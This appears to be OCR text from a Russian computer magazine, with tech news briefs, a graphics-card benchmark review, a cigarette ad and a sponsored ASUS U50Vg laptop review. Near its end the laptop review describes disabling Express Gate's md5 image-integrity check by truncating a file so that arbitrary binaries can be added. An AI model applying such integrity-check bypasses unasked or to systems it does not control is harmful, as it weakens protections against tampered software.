В лондонском аэропорту Хитроу должна вот-вот заработать анонсированная еще 2 года назад транспортная система будущего — ULTra. Автоматизированная дорога, по которой передвигаются экологичные беспилотные машинки-кабины, работающие на батареях, пока будет перевозить пассажиров от 5-го терминала Хитроу до парковки аэропорта. Стоит сказать, что Хитроу — один из крупнейших аэропортов в мире и там нетрудно заблудиться, а расстояния такие, что между терминалами курсируют автобусы. В прочем, теперь не только они. Разработкой ULTra занимались без малого 20 лет и создатели надеются, что аэропорт, — это лишь первый шаг на пути к более широкому применению новой транспортной системы. Машинки ULTra способны развивать скорость до 40 км\ч (что сопоставимо со средней скоростью движения в московском метро), могут принять на борт до 4-х пассажиров и, конечно, им неведомы пробки.

PC27

«И ТЕБЯ ВЫЛЕЧАТ, И МЕНЯ ВЫЛЕЧАТ»

Случилось то, что не могло не случиться — в США, совсем недалеко от штаб-квартиры Microsoft, в Редмонде, штат Вашингтон, открыла свои двери первая в стране клиника лечения интернет-зависимости Heavensfield Retreat Center. Такого рода заведения есть и в других странах мира, в Китае, например, таких клиник уже более 200 и они фактически стали нормой. Однако на востоке все это мало напоминает реабилитационные центры, скорее, концлагеря или казармы. Там даже известны случаи, когда игровую и онлайновую зависимость «лечили» электрошоком или же банальными побоями. В США все, разумеется, иначе — Heavensfield Retreat Center скорее похож на дорогостоящий курорт – 45-дневный курс reStart обойдется в $14.500, плюс ежедневные расходы. За эту сумму американские специалисты обещают избавить от пагубного пристрастия к онлайновым играм, блогам, социальным сетям, СМСкам и любым другим достижениям прогресса. Некоторых совсем отчаявшихся личностей кругленькая сумма, впрочем, не останавливает — клиника уже приняла первых пациентов.




КОМПАНИЯ TRUSTEER ПРЕДУПРЕЖДАЕТ — ПОЧТИ 80% КОМПОВ, НА КОТОРЫХ УСТАНОВЛЕНЫ ACROBAT READER И FLASH — СЕРЬЕЗНО УЯЗВИМЫ. ПОМОГАЮТ ОТ ЭТОГО КРИТИЧЕСКИЕ ОБНОВЛЕНИЯ, КОТОРЫЕ ИНОГДА ПОЛЕЗНО СТАВИТЬ ВОВРЕМЯ.

Совет №1. Начинай утро с легкой разминки!
Ни один компьютер не включится без загрузки. Она может быть быстрой или медленной, но она должна быть. Доказано, что физические упражнения полезны не только телу – они разгоняют кровь и стимулируют работу мозга, который, мы думаем, тебе очень пригодится в течение дня!

РОССИЯ — РАЙ ДЛЯ ХАКЕРОВ

С очень лестным для наших киберпреступников заявлением выступили на ежегодной конференции BlackHat представители ФБР и секьюрити-компании McAfee. По их мнению, наши «кул хацкеры» самые организованные и опасные в мире, и с ними не только крайне трудно бороться, но и достать их в России почти невозможно. Отметили в ходе выступления и тот факт, что наши наказания совершенно несоразмерны выгоде от такого рода преступлений. В ФБР и McAfee уверены, что даже пойманные и отсидевшие свой срок российские хакеры будут рады вернуться к «темным делишкам» сразу по выходу из тюрьмы. Не забыли безопасники и шокировать публику статистикой, согласно которой, урон наносимый киберпреступниками только лишь США составляет $256 млн. в год. Впрочем, справедливости ради, стоит заметить, что о тесной связи наших преступников с хакерами из США и других стран мира, все же было сказано немало.



ШАТКОЕ РАВНОВЕСИЕ ДОСТИГНУТО



Ни для кого не секрет, что в рунете давным-давно развернулось противостояние не на жизнь, а на смерть между одной из крупнейших сетевых библиотек «Либрусек» (http://lib.rus.ec) и правообладателями. На протяжении двух лет противники копирайтов из «Либрусек» не отступали и не сдавались, а юзеры наполняли построенную на wiki-принципе библиотеку все новым и новым контентом. И, видимо, все уже настолько привыкли к постоянным DDoS-атакам на «Либрусек» и к его ссорам с правообладателями, что внезапная весть о полюбовном договоре между библиотекой и «осью зла» — интернет-издательством электронных книг «Литрес» (между прочим — коалиция бывших пиратов), для многих стала шоком. Хотя ничего шокирующего, если разобраться, не произошло. Достигнутый консенсус состоит в следующем: основные деньги, как известно, делаются на продаже новинок. В свете этого основатели «Либрусека» договорились с главой «Литреса» Алексеем Кузьминым о том, что будут придерживать новые книги в течение месяца, запрещая их скачивание. Для этого полностью блокируется страница автора, дабы хитрые юзеры не сумели обмануть фильтры и автоматику. Важно заметить, что читать новые произведения в онлайне, как и раньше, можно безо всяких проблем на обоих ресурсах. Онлайн чтение, в свою очередь, будет сопровождаться показом рекламы, деньги за которую пойдут издательству «Литрес». По прошествии оговоренного месяца, когда новые книжки перестанут быть новыми, они станут доступны для скачивания в обычном порядке. При этом слив книг с «Либрусека» по-прежнему останется нелегальным занятием, а «Либрусек» — пиратами, но в «Литресе», очевидно, готовы закрыть на это глаза. Прецедент весьма интересный, а паникующим юзерам, кричащим, что «Либрусек уже не тот!», хочется посоветовать почитать о том, как с пиратами борются на западе, а потом подумать еще раз.





СЕРГЕЙ НИКИТИН

Чтобы качественно загамать

ТЕСТИРОВАНИЕ СОВРЕМЕННЫХ ГРАФИЧЕСКИХ АДАПТЕРОВ


Если, несмотря на финансовый кризис, ты все-таки решил обновить видеоподсистему своего компьютера, то ты выбрал удачное время. Весной ведущие производители выпустили на рынок новые чипы, количество новых плат сейчас велико, а цены благоволят к покупке. Выбирай подходящую плату и играй до нового учебного года!

МЕТОДИКА ТЕСТИРОВАНИЯ

Исследование производительности плат проводилось с помощью двух типов инструментов — синтетических и игровых тестов. К первым относились 3DMark 2006 (немного устаревший, но все еще помогающий понять, насколько сильна та или иная плата) и 3DMark Vantage — современный тест, заточенный под DirectX 10. Вторая часть испытаний состояла из игровых тестов. Мы использовали Crysis, GTA IV и The Sims 3 — популярные игрушки, которые требуют мощную видеоплату. Естественно, мы не забыли о том, что мощность всегда идет рука об руку с тепловыделением, поэтому использовали функцию отслеживания температуры графического чипа утилиты Riva Tuner (замер проводился после основательной нагрузки — трехкратного прогона GPU Test'a Crysis). Кстати, если после такой нагрузки температура резко поднималась, то тест повторялся (то есть, был шестикратным), чтобы понять, какая же температура является для видеоплаты рабочей в условиях повышенной нагрузки. Если же после трех запусков температура стабилизировалась, то никаких дополнительных действий не предпринималось. Кроме того, мы оценивали комплектацию, систему охлаждения и наличие у видеоплаты дополнительных возможностей.

ТЕХНОЛОГИИ

Большинство плат, участвующих в нашем сегодняшнем тесте, построены на графических процессорах, которые уже исследованы в тестовых лабораториях вдоль и поперек. Мы тоже уже не раз писали об их особенностях. Поэтому сейчас мы не будем обсуждать количество шейдеров и мегагерц, а напомним тебе несколько простых, но важных правил, о которых люди нередко забывают в погоне за идеальной, по их мнению, видеоплатой. Во-первых, не забывай про физические размеры платы — если твой корпус невелик или сильно забит, то могут быть проблемы с установкой. Во-вторых, объективно оцени систему охлаждения своего ПК — несмотря на мощные кулеры на платах, они основательно греются и греют других, что ведет к различным глюкам. Возможно, тебе понадобится пара дополнительных вентиляторов. В-третьих, не всегда стоит переплачивать за последнюю модель — на рынке огромное количество плат предыдущего поколения, чьей мощности будет хватать еще очень долго, а стоят они значительно дешевле. И, в-четвертых, оценивай комплект поставки — производитель может бесплатно набить коробку подарками, а иногда, наоборот, за вложенный переходник просят несколько десятков лишних баксов.




ТЕСТОВЫЙ СТЕНД:

ПРОЦЕССОР: INTEL CORE 2 DUO E8400
МАТЕРИНСКАЯ ПЛАТА: ASUS P5Q DELUXE
ОПЕРАТИВНАЯ ПАМЯТЬ, ГБ: 4, CORSAIR XMS2 DDR2
ЖЕСТКИЙ ДИСК, ГБАЙТ: 640, WD, 7200 ОБ/МИН
БЛОК ПИТАНИЯ, КВТ: 1, THERMALTAKE
ОПЕРАЦИОННАЯ СИСТЕМА: WINDOWS VISTA

СПИСОК ПРОТЕСТИРОВАННЫХ УСТРОЙСТВ:

ATI RADEON HD 4770
SAPPHIRE RADEON HD 4850
SAPPHIRE RADEON HD 4890
ZOTAC GEFORCE GTS250
ZOTAC GEFORCE GTX 260
ZOTAC GEFORCE GTX 275



ATI Radeon HD 4770

ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ:

ГРАФИЧЕСКИЙ ПРОЦЕССОР: ATI RV740
ТЕХПРОЦЕСС, НМ: 40
РАЗЪЕМЫ: 2xDVI
ДОПОЛНИТЕЛЬНОЕ ПИТАНИЕ: 1x6 пин
ЧАСТОТА ПРОЦЕССОРА, МГЦ: 750
ЧАСТОТА ПАМЯТИ, МГЦ: 1100
ТИП ПАМЯТИ: GDDR5
ОБЪЕМ ПАМЯТИ, МБ: 512
ПОДДЕРЖКА SLI/CROSSFIRE: да





Основанная на недорогом современном чипсете, плата наверняка будет популярна у тех, кто стремится выбирать устройства, исходя из наилучшего соотношения качества и цены. Новый техпроцесс (40 нм) позволил разработчикам добиться хороших характеристик: частота ГП составляет 750 Мгц, плата обладает небольшими размерами, которых вполне достаточно, чтобы установить на ней небольшой турбокулер. Модель оснащена 512 Мб графической памяти GDDR5, — хватит для современных игр (а цена устройства не возрастает от никому не нужных дополнительных мегабайт). Вендор установил рекомендуемую цену на уровне 109 долларов, так что резерв падения цены есть — можно немного подождать и сэкономить.



Главным недостатком платы является крайне узкая (128 бит) шина памяти, которая не позволяет ей достичь более впечатляющих скоростных высот. С другой стороны, учитывая ценовой сегмент устройства и его результаты в тестах, можно сказать, что свои деньги оно полностью отрабатывает.

Sapphire Radeon HD 4850

ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ:

ГРАФИЧЕСКИЙ ПРОЦЕССОР: ATI RV770
ТЕХПРОЦЕСС, НМ: 55
РАЗЪЕМЫ: 2xDVI, 1x S-Video
ДОПОЛНИТЕЛЬНОЕ ПИТАНИЕ: 1x6 пин
ЧАСТОТА ПРОЦЕССОРА, МГЦ: 625
ЧАСТОТА ПАМЯТИ, МГЦ: 1000
ТИП ПАМЯТИ: GDDR3
ОБЪЕМ ПАМЯТИ, МБ: 512
ПОДДЕРЖКА SLI/CROSSFIRE: да






Очень широко распространенная, проверенная временем и многочисленными тестами графическая плата от Sapphire. Если тебе нужен недорогой видеоадаптер, а заморачиваться с выбором по каким-то причинам не хочется, смело покупай ее. Она исследована вдоль и поперек, мы сравнивали ее с множеством других плат. Устройство надежно и достаточно производительно, проблем с ним возникнуть не должно. Стоимость уже устоялась и составляет примерно 4000 рублей, но с выходом плат на новых чипах может снизиться. Плата обладает всеми достоинствами изделий Sapphire, а именно — качеством и надежностью.



Есть проблема с охлаждением. В принципе, если у тебя просторный корпус и много вентиляторов, то трудностей быть не должно, но если он забит, устройствам в нем тесно, а вентиляторов мало, то проблемы практически гарантированы. И, конечно, с разгоном нужно быть очень осторожным.



THE SIMS 3, 1680X1050, ULTRA HIGH (FPS)



ПЛАТЫ НА ГП NVIDIA, В ОСНОВНОМ, ОПЕРЕЖАЮТ ATI-ШНЫЕ, НО ДАЖЕ НА САМОЙ СЛАБОЙ ИГРА ИДЕТ ХОРОШО



5875 руб.

Sapphire Radeon HD 4890

ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ:

ГРАФИЧЕСКИЙ ПРОЦЕССОР: ATI RV790
ТЕХПРОЦЕСС, НМ: 55
РАЗЪЕМЫ: 2xDVI, 1x S-Video
ДОПОЛНИТЕЛЬНОЕ ПИТАНИЕ: 2x6 пин
ЧАСТОТА ПРОЦЕССОРА, МГЦ: 850
ЧАСТОТА ПАМЯТИ, МГЦ: 975
ТИП ПАМЯТИ: GDDR5
ОБЪЕМ ПАМЯТИ, МБ: 1024
ПОДДЕРЖКА SLI/CROSSFIRE: да

●●●●●●●●●●



Учитывая цену этого устройства, мы смело можем назвать его одним из лучших по соотношению цены и качества. Благодаря высоким частотам работы и гигабайту памяти, Sapphire Radeon HD 4890 демонстрирует высокую производительность. При этом она имеет неплохой разгонный потенциал, так что если тебе нужна дополнительная скорость, ты легко сможешь ее получить. Размеры устройства невелики, что существенно расширяет возможности по установке в небольшие или сильно заполненные корпуса. На плате распаяны два 6-контактных разъема. Очень удачная схема питания.



Основным недостатком платы стала ее система охлаждения: достаточно слабая, но при этом шумная. Такое положение дел осложняет разгон платы, что особенно обидно, учитывая, что потенциал для оверклокинга у нее есть. Установив Sapphire Radeon HD 4890 в небольшой тесный корпус, мы получили рабочую температуру в 78 градусов — это есть очень плохо. Думаю, скоро на рынке появятся такие платы с продвинутым кулером. Так что, если ты любишь разгон, то имеет смысл немного подождать с покупкой.

Zotac GeForce GTS 250 Amp!

ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ:

ГРАФИЧЕСКИЙ ПРОЦЕССОР: G92b
ТЕХПРОЦЕСС, НИ: 55
РАЗЪЕМЫ: 2xDVI, 1x S-Video
ДОПОЛНИТЕЛЬНОЕ ПИТАНИЕ: 1x6 пин
ЧАСТОТА ПРОЦЕССОРА, МГЦ: 750
ЧАСТОТА ПАМЯТИ, МГЦ: 1150
ТИП ПАМЯТИ: GDDR3
ОБЪЕМ ПАМЯТИ, МБ: 1024
ПОДДЕРЖКА SLI/CROSSFIRE: да

●●●●●●●●○○



Старый добрый графический процессор G92 от компании NVIDIA возвращается в новом облике — с литерой b в названии. Что она означает? Новый 55 нм техпроцесс, возросший объем памяти и повышенные частоты. Естественно, мы получаем более высокую производительность. Кроме того, плюсом платы, по сравнению с более ранними изделиями на ГП NVIDIA, можно назвать более продуманную систему охлаждения, которая, правда, стала занимать два слота. Специалисты Zotac произвели небольшой заводской разгон этой платы, о чем говорит слово «Amp!» в названии.



Цена платы возросла и стала явно завышенной, ведь десяток мегагерц любой человек выжмет обычным тюнером с любой платы. Вряд ли стоит за это переплачивать. Если твой корпус плотно забит устройствами, то, возможно, нужно будет решать проблемы с перегревом; плата, несмотря ни на что, пышет жаром. С другой стороны, в просторном и хорошо вентилируемом корпусе проблем быть не должно.


SLIMS • 83

ГАРМОНИЯ ВКУСА.
НОВОЕ ИЗМЕРЕНИЕ.



МИНЗДРАВСОЦРАЗВИТИЯ РОССИИ ПРЕДУПРЕЖДАЕТ:
КУРЕНИЕ ВРЕДИТ ВАШЕМУ ЗДОРОВЬЮ





НА ПРИМЕРЕ ХОРОШО ВИДНО, СТОИТ ЛИ ПЕРЕПЛАЧИВАТЬ ЗА НАИБОЛЕЕ МОЩНУЮ ПЛАТУ ИЛИ ОГРАНИЧИТЬСЯ С РЕДНЕСТАТИСТИЧЕСКОЙ



9100 руб.

Zotac GeForce GTX 260 Amp!

ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ:

ГРАФИЧЕСКИЙ ПРОЦЕССОР: GT200
ТЕХПРОЦЕСС, НМ: 65
РАЗЪЕМЫ: 2xDVI, 1x S-Video
ДОПОЛНИТЕЛЬНОЕ ПИТАНИЕ: 1x6 пин
ЧАСТОТА ПРОЦЕССОРА, МГЦ: 650
ЧАСТОТА ПАМЯТИ, МГЦ: 1050
ТИП ПАМЯТИ: GDDR3
ОБЪЕМ ПАМЯТИ, МБ: 896
ПОДДЕРЖКА SLI/CROSSFIRE: да





Еще одна плата, построенная на не совсем новом, скажем так, графическом чипсете. А говоря прямо — ГП NVIDIA GT200 старый и проверенный как временем, так и геймерами, и различными тестовыми лабораториями. Но, несмотря на это, по-прежнему вызывает определенный интерес, так как обладает достаточно высокой производительностью, а более новые модели на ГП GTX275 стоят на пару тысяч дороже. Разница в цене существенная, а вот в скорости... Тем более, данная модель Amp! уже подверглась тюнингу на родном заводе, причем ГП стал работать на 650 МГц взамен штатных 575, да и память разогнали на 50 МГц. Система охлаждения занимает два слота, но зато отлично работает — проблем с перегревом нами замечено не было. Пусть чип тут стоит не новый, изделие получилось очень интересным.



Впрочем, многим это не понравится — есть люди, которые стремятся покупать только последние версии. Еще одна проблема — модификацию Amp! не так-то просто найти в продаже.



Zotac GeForce GTX 275 Amp!

ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ:

ГРАФИЧЕСКИЙ ПРОЦЕССОР: GT200b
ТЕХПРОЦЕСС, НМ: 55
РАЗЪЕМЫ: 2xDVI, 1x S-Video
ДОПОЛНИТЕЛЬНОЕ ПИТАНИЕ: 2x6 пин
ЧАСТОТА ПРОЦЕССОРА, МГЦ: 702
ЧАСТОТА ПАМЯТИ, МГЦ: 1260
ТИП ПАМЯТИ: GDDR3
ОБЪЕМ ПАМЯТИ, МБ: 896
ПОДДЕРЖКА SLI/CROSSFIRE: да





Что новый техпроцесс делает с платами, вы только посмотрите! И процессор графический у этой платы быстрее, и память более производительная. Да еще и на заводе постарались, разогнали. По сравнению с устройствами на GTX260, плата стала гораздо быстрее. В остальном же все осталось таким же — и внешность, и размеры, и система охлаждения. С температурой получился интересный казус: более совершенный техпроцесс, естественно, снизил тепловыделение, но повышенные частоты работы ГП и памяти вернули его на уровень NVIDIA GeForce GTX260.



Главный недостаток этого графического адаптера — его цена. В общем и целом, конечно, она соответствует той производительности, которую эта плата предлагает, но конкуренты на базе ATI с похожей скоростью стоят уже дешевле... Постарайся найти это устройство с какой-нибудь скидкой тысячи в полторы — и такой покупкой ты выбьешь десятку!

ВЫВОДЫ

Проведенный нами тест интересен тем, что позволяет сравнить новые платы с построенными на морально устаревших чипсетах и понять, стоить ли тратить деньги только за то, что устройство свежее и модное. Выбор, как всегда, за тобой. Приз «Выбор редакции» сегодня получает Sapphire Radeon HD 4890 — новое и очень удачное устройство. А «Лучшая покупка» достается Zotac GeForce GTX 260 Amp! — сбалансированное решение по хорошей цене.



МИНЗДРАВСОЦРАЗВИТИЯ РОССИИ ПРЕДУПРЕЖДАЕТ:
КУРЕНИЕ ВРЕДИТ ВАШЕМУ ЗДОРОВЬЮ

ASUS U50Vg

5 фишек нового ноутбука от ASUS

Открою тебе небольшой секрет — наш редактор Андрей Матвеев не признает настольные компьютеры в принципе. Зато в его распоряжении сразу несколько добротных ноутбуков с разными ОС, которые и выступают в роли рабочих лошадок. Это, конечно, дело вкуса, но с его доводами сложно не согласиться.



Давно прошли времена, когда ноутбуки серьезно проигрывали обычным компам в плане производительности. Сейчас легко можно приобрести машинку с быстрым процессором Intel, кучей оперативки и шустрой видеокартой. И если раньше такой навороченный бук стоил целое состояние, то сейчас найти подобную рабочую лошадку можно за вполне адекватные деньги. Но самые обычные буки нам неинтересны, поэтому мы решили поискать машинку с «фишками». Таким ноутбуком оказался новый ASUS U50Vg, построенный на базе процессорной технологии Intel® Centrino® 2. Он оснащен производительным мобильным процессором Intel® Core™ 2 Duo T6500 с частотой 2.1 Ггц и 3 Гб памяти.

ФИШКА 1: ЭРГОНОМИКА

Первое, о чем хочется рассказать, — это крайне привлекательный вид ноутбука. Несмотря на диагональ в 15.6", кажется, что его можно брать с собой повсюду. Виной тому — минимальная толщина ноутбука (33 мм), благодаря которой модель выглядит намного изящнее своих соратников. Как и многие современные модели ноутбуков, U50Vg оснащен эргономичной клавиатурой. Она имеет большой ход клавиш и увеличенное расстояние между ними, что способствует снижению количества ошибок при печати. Но это еще не все – у клавиш есть

ВНУТРЕННОСТИ ASUS U50Vg
- Процессор: Intel® Core™ 2 T6500, 2.1 Ггц
  Поддерживает технологию Enhanced Intel SpeedStep
- Процессорная технология Intel® Centrino® 2
- Оперативка: 3 Гб (две планки: на 1 и 2 Гб), максимальный объем 4 Гб
- HDD: 320 Гб
- Дисплей: 15.6" с поддержкой HD-видео
- WLAN: 802.11b/g, Bluetooth
- Бонусы: беспроводная мышь, удобная сумка

подсветка, которая не только классно выглядит в темноте, но и позволяет комфортно работать при любом уровне освещенности.
Вес ноутбука составляет 2.56 кг, что совсем немного для такой машинки. Правда и аккумулятор большой в него не ставится: стандартная емкость батареи составляет 4400 мАч, которая в среднем выдавала мне почти 3 часа автономной работы.

ФИШКА 2: АВТОМАТИЧЕСКАЯ ПОДСВЕТКА

Одна из классных фич этой модели — адаптивная регулировка яркости экрана и подсветки клавиатуры. Специальный датчик, оценивающий освещенность, встроен в рамку экрана: от того, насколько светло вокруг, соответствующим образом меняется и подсветка.
Если вечером выключить в помещении свет, немедленно включится подсветка клавиш: всего у нее 3 уровня яркости. Заметить разницу в изменении подсветки экрана сложнее, но также можно. И, конечно, никто не мешает отрегулировать ее вручную.

ФИШКА 3: КЛАССНЫЙ МУЛЬТИТАЧ

Приятно, что производители ноутбуков (а вернее — тачпадов) наконец-то реализовали полноценные функции мультитача. Теперь изменить масштаб документа или, что я лично обожаю, скролить документы можно двумя пальцами. Чрезвычайно эффективно и удобно. Но в случае с данной моделью это еще не все сюрпризы. При прикосновении к тачпаду на нем появляется светящаяся полоска, которая перемещается в соответствии с движением пальцев. Нереально классный эффект, который тут же с приятным удивлением отмечают все, кто увидит тебя за работой :).

ФИШКА 4: ЭФФЕКТНЫЙ ВХОД В СИСТЕМУ

На модели U50Vg нет системы для входа по отпечатку пальца, но это и не надо. Едва ли ты будешь таскать свой ноутбук с собой постоянно там, где его придется лочить. К тому же, на этой модели есть прикольная система SmartLogon, идентифицирующая человека по изображению, которое она получает с веб-камеры. SmartLogon ловко выделяет из изображения очертания лица и сравнивает с образцами, после чего разрешает или не разрешает logon в систему. Понятно, что сначала надо немного обучить программу. Более того — это придется выполнить несколько раз, в условиях разной освещенности.

ФИШКА 5: РАБОТАЕМ ВООБЩЕ БЕЗ ОПЕРАЦИОННОЙ СИСТЕМЫ

Да-да. В случае с U50Vg можно вполне успешно пользоваться буком без загрузки операционной системы Майкрософт. Ты спросишь: «Как это возможно, ведь без операционки, вообще говоря, не обойтись?» Но с ноутбуком действительно можно работать, даже не запуская основную операционную систему — благодаря классной технологии Express Gate. На ней мы остановимся подробнее.
Такая встроенная операционка основана на Linux'е и ее возможность установки изначально вшита в материнскую плату. Активировать Express Gate тебе предлагается во время загрузки ноутбука: пара мгновений — и она устанавливается на любой доступный раздел, будь тот на NTFS или FAT. Подойдет даже твой основной системный диск: инсталлятор лишь разместит на нем несколько своих служебных файлов. А что в итоге? В итоге ты получаешь операционную систему, которая запускается через, держись крепче, 8 секунд после запуска! Да, большой функциональности от нее ждать глупо. Но ты можешь работать с браузером, позвонить, используя Skype и, естественно, обратиться к файлам на своем жестком диске. Что бы ни случилось с основной системой, у тебя всегда останется возможность работы с ноутбуком. И... это еще не все!
Разве ж мы могли ограничиться лишь тем, что предлагают разработчики, не попробовав запихнуть в эту систему что-то свое? Не смогли :). При первом исследовании стало ясно, что всю информацию ОС хранит в файлах .sqx/.idx/.bin в разделе, который мы указали при установке. Мы знали, что SQX-файлы — это не что иное, как контейнер для сжатой файловой системы squashfs версии 3.0, а работать с ними можно с помощью утилиты squashfs-tools. После того, как мы добавили в архив несколько бинарников из Debian, столкнулись с вполне ожидаемой проблемой: ОС проверяет целостность своих «образов», не признавая левые sqx'ы. Обойти такую проверку несложно: md5-суммы sqx-файлов хранятся в файле version, а защита легко отключается путем урезания файла до первых 32 байт. После этой нехитрой операции добавлять в систему Express Gate можно все, что угодно.

Вообще, как ни крути, а модель у ASUS вышла очень удачная. Даже если не брать в расчет интересные нововведения, мы получаем отличный и проработанный ноутбук. Взять хотя бы расположение USB-портов, которые разнесены по разным краям корпуса, чтобы не мешаться друг другу. Дома я насладился еще одним преимуществом таких ноутбуков, подключив U50Vg к телевизору, используя HDMI-разъем. Ни на одном из моих маленьких компьютеров такой возможности не было :).



TREND CLUB — дискуссионный клуб для тех, кто интересуется прогрессом и задумывается о будущем. Участники Trend Club обсуждают технические новинки, информационные технологии, футурологию и другие темы завтрашнего дня. Trend Club поддерживается компаниями Intel и ASUS и проводит регулярные конкурсы с ценными призами.

